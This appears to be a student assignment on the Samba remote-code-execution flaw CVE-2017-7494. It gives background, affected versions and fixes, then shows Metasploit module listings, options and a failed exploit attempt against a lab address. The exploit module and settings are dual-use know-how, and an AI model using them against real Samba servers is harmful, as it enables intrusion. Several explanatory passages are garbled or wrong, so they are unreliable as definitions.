

SNP2020- Systems and Network Programming(C/Python)

Assignment 01: 2020 Regular Intake (Weekday Batch)

(CVE-2017-7494) Latest Samba Exploit POC

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What is samba Vulnerability?

Samba has discovered a bug that could enable execution of remote code. Samba is open source program providing SMB / CIFS clients with fast file and print services. A remote code may be run by an intruder in the program, if this bug were successfully exploited. The attackers could then install programs, access, modify or remove data, or build new accounts with maximum user rights, depending on the privileges associated with the application. Applications with fewer device usage rights than those with institutional user rights may be less affected.

Who is affected?

• According to researchers with Rapid7, over 110,000 devices appear on internet, which run stable Samba versions, while 92,500 seem to run unstable Samba versions, for which there is no fix. The newest Samba models, including the models 4.6.x before 4.6.4, 4.5.x before 4.5.10 and 3.5.0 before 4.4.13, was impacted by this error.

Solution

• In the most current Samba versions 4.6.4, 4.5.10 and 4.4.14, the bug has been fixed. In addition, Samba maintainers have issued fixes for older and unstable Samba versions which are here.


What is vulnerability?


- In cyber security a vulnerability is an inability to access or perform unauthorized actions on a computer system via the use of a cyber-attack. A vulnerability is a problem. Attack ants can include vulnerabilities that enable code execution, device memory access, malware download, and critical data to be steeled, defeated or changed.
- An intruder would be able to link to the operating network to trigger a flaw. There are several common ways to hack bugs, including SQL injection, buffer overflows, cross-site Scripting (XSS) and open-source attack kits that recognise identified web server flaws and protection holes.

When does a vulnerability become an exploitable?

- At a minimum a vulnerability is marked as an exploitable vulnerability with one documented active attack vector. The bug period is the duration that the weakness is being fixed.
- If you have good protection policies, the company cannot take advantage of several weaknesses.
- For e.g., the possibility of leaked data is reduced if you have properly configured S3 protection. Verify or someone else will check your S3 permissions.
- In fact, with third-party risk control and provider risk reduction approaches you can every liability with third party and fourth party threats.

EXPLOIT







```
2010-06-16 good No Samba chain_
Memory Corruption (Linux x86)

8 exploit/linux/samba/is_known_pipename
2017-03-24 excellent Yes Samba is_known_ename() Arbitrary Module Load

9 exploit/linux/samba/lsa transnames heap
```





EXPLOIT ERROR MASSEGE

```
Name Current Setting Required Description

RHOSTS 10.0.2.15 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The SMB service port (TCP)
SMB_FOLDER no The directory to use within the writeable SMB share
SMB_SHARE_NAME no The name of the SMB share containing a writeable directory

Exploit target:

Id Name

......
0 Automatic (Interact)

**Sf5 exploit(linux/samba/is_known_pipename) > exploit

[-] 10.0.2.15:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.0.2.15:445).

1sf5 exploit(linux/samba/is_known_pipename) > 

**Sf5 exploit(linux/samba/is_known_pipename) > 

**Sf6 exploit(linux/samba/is_known_pipename) > 

**Sf6 exploit(linux/samba/is_known_pipename) > 

**Sf7 exploit(linux/samba/is_known_pipename)
```

```
root@kali:~# samba --version
Version 4.7.0-Debian
root@kali:~# nano /etc/samba/smb.conf
root@kali:~# service smbd restart
Job for smbd.service failed because the control process exited with error code.
See "systemctl status smbd.service" and "journalctl -xe" for details.
root@kali:~#
```

REFERENCES

- https://www.youtube.com/watch?v=VmBTZ8xMG14&t=2s
- https://www.youtube.com/watch?v=YgcMPP6-uqc
- https://www.youtube.com/watch?v=pA6bqL7JzHc
- https://www.youtube.com/watch?v=G AbzPDrexM
- https://www.youtube.com/watch?v=0pReg9JwZn4&t=401s